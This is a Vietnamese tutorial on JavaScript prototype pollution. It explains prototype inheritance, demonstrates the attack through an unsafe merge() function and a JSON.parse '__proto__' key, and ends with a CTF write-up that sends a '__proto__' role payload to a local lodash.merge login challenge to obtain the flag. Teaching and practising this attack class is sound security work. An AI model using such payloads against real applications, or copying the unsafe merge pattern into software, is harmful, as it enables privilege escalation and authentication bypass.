

Prototype pollution

I. Một số khái niệm trong Javascript

- Một class trong Javascript được thể hiện dưới dạng function:

```
> function Foo() {  
  this.bar = 1;  
}  
↵ undefined
```

- Có thể coi class là template của object:

```
> function Foo() {  
  this.bar = 1;  
}  
↵ undefined  
> foo = new Foo();  
↵ Foo {bar: 1}   
  bar: 1  
  ► [[Prototype]]: Object
```

- Và class cũng có template là prototype, có thể truy cập qua 2 cách:

```
> Foo.prototype  
↵ {constructor: f}   
  ► constructor: f Foo()  
  ► [[Prototype]]: Object  
> foo.__proto__  
↵ {constructor: f}   
  ► constructor: f Foo()  
  ► [[Prototype]]: Object
```

- Javascript hiển thị giá trị thuộc tính theo cách tìm ngược từ dưới lên, khi tìm kiếm foo.temp không tồn tại sẽ tìm lên foo.__proto__.temp, không tồn tại sẽ tìm tiếp foo.__proto__.__proto__.temp, cho tới khi gặp kết quả bằng null thì dừng lại. Cách làm này được gọi là kế thừa prototype (prototype inheritance). Ta thấy foo.__proto__ là prototype của class Foo, như vậy, nếu có thể thay đổi các thuộc tính trong foo.__proto__, thì thuộc tính trong temp sẽ thay đổi theo.

```
> function Foo() {  
  this.bar = 1;  
}  
↵ undefined  
> foo = new Foo();  
↵ Foo {bar: 1}  
> foo.temp  
↵ undefined  
> foo.__proto__.temp = 0  
↵ 0  
> foo.temp  
↵ 0
```

- Tổng hợp một chút kiến thức: khi thay đổi thuộc tính foo.__proto__.temp thì foo.temp cũng thay đổi, nhưng Foo.temp không thay đổi (do prototype inheritance). Để làm rõ hơn điều này, thay đổi Foo.temp và tạo đối tượng foo1 = new Foo() mới, thì foo1.temp được lấy giá trị từ foo.__proto__.temp như hình dưới.

```

> function Foo() {
  this.bar = 1;
}
< undefined
> foo = new Foo();
< > Foo {bar: 1}
> foo.__proto__.temp = 1
< 1
> foo.temp
< 1
> Foo.temp
< undefined
> Foo.temp = 2
< 2
> foo.temp
< 1
> foo1 = new Foo()
< > Foo {bar: 1}
> foo1.temp
< 1

```

- Tóm lại, khi thay đổi thuộc tính trong Foo.prototype sẽ thay đổi tất cả thuộc tính tương ứng của đối tượng mới trong class Foo.
- Xa hơn nữa, nếu chúng ta tạo một đối tượng rỗng mới, thuộc tính temp có tồn tại không?

```

> test = {}
< > {}
> test.temp
< undefined

```

- Câu trả lời là không, bởi vì foo.__proto__ là prototype của class Foo, còn đối tượng test không phải một đối tượng trong class Foo nên cũng không phụ thuộc vào foo.__proto__
- Để làm được điều này, chúng ta cần thay đổi thuộc tính trong prototype của tất cả đối tượng nói chung, ví dụ như sau:

```

> foo1 = new Foo()
< > Foo {bar: 1}
> foo2 = {bar: 1}
< > {bar: 1}
> foo1.__proto__.temp = 2
< 2
> foo2.__proto__.temp = 3
< 3
> foo1.temp
< 2
> foo2.temp
< 3
> foo3 = {}
< > {}
> foo3.temp
< 3

```

- Còn để sử dụng đối tượng foo1 thì cần truy cập prototype của foo1.__ptoto__

```


> foo1.__proto__.__proto__.temp = 4
< 4
> foo4 = {}
< > {}
> foo4.temp
< 4

```

- Đây cũng chính là nguyên lý của tấn công Prototype pollution.

II. Khi nào lỗi hỏng Prototype pollution xảy ra?

- Xem xét ví dụ sau:



```
1 function merge(target, source) {
2   for (let key in source) {
3     if (key in source && key in target) {
4       merge(target[key], source[key])
5     } else {
6       target[key] = source[key]
7     }
8   }
9 }
10
11 let o1 = {};
12 let o2 = {a: "1"};
13 merge(o1, o2);
14 console.log(o1.a);
```

Run: test.js ×

"C:\Program Files\nodejs\node.exe" C:\Users\admin\WebstormProjects\testJS\test.js

1

Process finished with exit code 0

- Hàm merge() thực hiện hợp nhất các thuộc tính của đối tượng source vào đối tượng target, ví dụ thuộc tính a của o2 đã được hợp (thêm) vào o1.
- Xét trường hợp o2 có thuộc tính với key và value như sau:



```
11 let o1 = {};
12 let o2 = {a: "1", "__proto__": {b: "2"}};
13 merge(o1, o2);
14 console.log(o1.a, o1.b);
15 let o3 = {};
16 console.log(o3.b);
```

Run: test.js ×

"C:\Program Files\nodejs\node.exe" C:\Users\admin\WebstormProjects\testJS\test.js

1 2

undefined

- Thuộc tính o2.b vẫn được thêm vào đối tượng o1, nhưng khi tạo một đối tượng o3 mới thì o3.b không xác định.
- Điều này là do khi chúng ta ngay sau khi chúng ta tạo đối tượng o2, thì __proto__ đã tượng trưng cho prototype của o2 rồi, chứ lúc này không đóng vai trò là key nữa, dẫn đến khi chúng ta liệt kê các key của o2 sẽ là [a, b] nên thực chất thuộc tính trong prototype của o2 không được sửa đổi như mong muốn.

```
11
12   let o2 = {a: "1", "__proto__":{b: "2"}};
13   for (var key in o2) {
14       console.log(key);
15   }
```

Run: test.js ×

▶ "C:\Program Files\nodejs\node.exe" C:\Users\admin\WebstormProjects\testJS\test.js

a
b

Process finished with exit code 0

- Như vậy mục đích chúng ta cần là để __proto__ đóng vai trò là một key.
- JSON.parse() có thể giúp chúng ta điều này:

```
11
12   let o2 = JSON.parse( text: '{"a": 1, "__proto__":{"b": 2}}');
13   for (var key in o2) {
14       console.log(key);
15   }
```

Run: test.js ×

▶ a
__proto__

Process finished with exit code 0

- JSON vẫn luôn ảo diệu như vậy! Như hình dưới thì thuộc tính o3.b đã mang giá trị 2, đồng nghĩa với việc tấn công Prototype pollution thành công!

```
11   let o1 = {};
```

```
12   let o2 = JSON.parse( text: '{"a": 1, "__proto__":{"b": 2}}');
13   merge(o1, o2);
14   console.log(o1.a, o1.b);
15   let o3 = {};
```

```
16   console.log(o3.b);
```

Run: test.js ×

▶ 1 2
2

Process finished with exit code 0

III. Write up challenge Easy Login

Link github: <https://github.com/lengochoahust/CTF-learning/tree/main/my-CTF-challenges/Challenge%20CTF%20Research03%20VCS>

Độ khó: 200

Các chức năng: login

Lỗi hỏng: Prototype pollution

Khai thác:

- Trang web sử dụng hàm lodash.merge() trong phiên bản node11 để merge data POST vào session.

```
app.all( path: '/', handlers: function(req :... , res : Response<ResBody, Locals> ) {  
    let data = req.session.data || {username: [], password: []};  
    if (req.method == 'POST') {  
        data = lodash.merge(data, req.body);  
        req.session.data = data;  
    }  
})
```

- Hàm này chứa lỗi hỏng Prototype Pollution.
- Điều kiện có flag là data.role nhận giá trị 1.

```
if (data.username === admin.username && data.password === admin.password) {  
    data.role = admin.role;  
}  
if (data.username === guest.username && data.password === guest.password) {  
    data.role = guest.role;  
}  
if (data.role === 1) {  
    res.send(process.env.FLAG);  
}
```

- Thuộc tính data.role được gán bằng 1 khi đăng nhập đúng tài khoản admin (không thể), hoặc bằng 0 khi đăng nhập với guest/guest. Và nhận giá trị undefined khi không đăng nhập với 2 tài khoản này.
- Như vậy có thể thực hiện tấn công Prototype Pollution, lợi dụng cách hoạt động của cơ chế kế thừa Prototype trong Javascript, gán giá trị data.__proto__.role = 1, thì khi đó data.role sau khi kế thừa sẽ có giá trị bằng 1.
- Payload (lưu ý cần bỏ session cũ):

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST / HTTP/1.1 2 Host: localhost:1111 3 Content-Length: 24 4 Origin: http://localhost:1111 5 Content-Type: application/json 6 7 { 8 " __proto__ ": { 9 "role": 1 10 } 11 }				1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 30 5 ETag: W/"1e-mq1moHvup15xt4b3PWjxCv0W0Uw" 6 Set-Cookie: super-session=s%3AhWnyf81QHup1thMCmkoroQZ5r6H9sYq4.uySZ3sFrWuMkTVZArXUBUMTUem02sVhYumT3g9s0dDs; Path=/; HttpOnly 7 Date: Thu, 20 Oct 2022 02:02:26 GMT 8 Connection: keep-alive 9 10 Flag(E45y_Pr0t0typ3_P0llut10n)			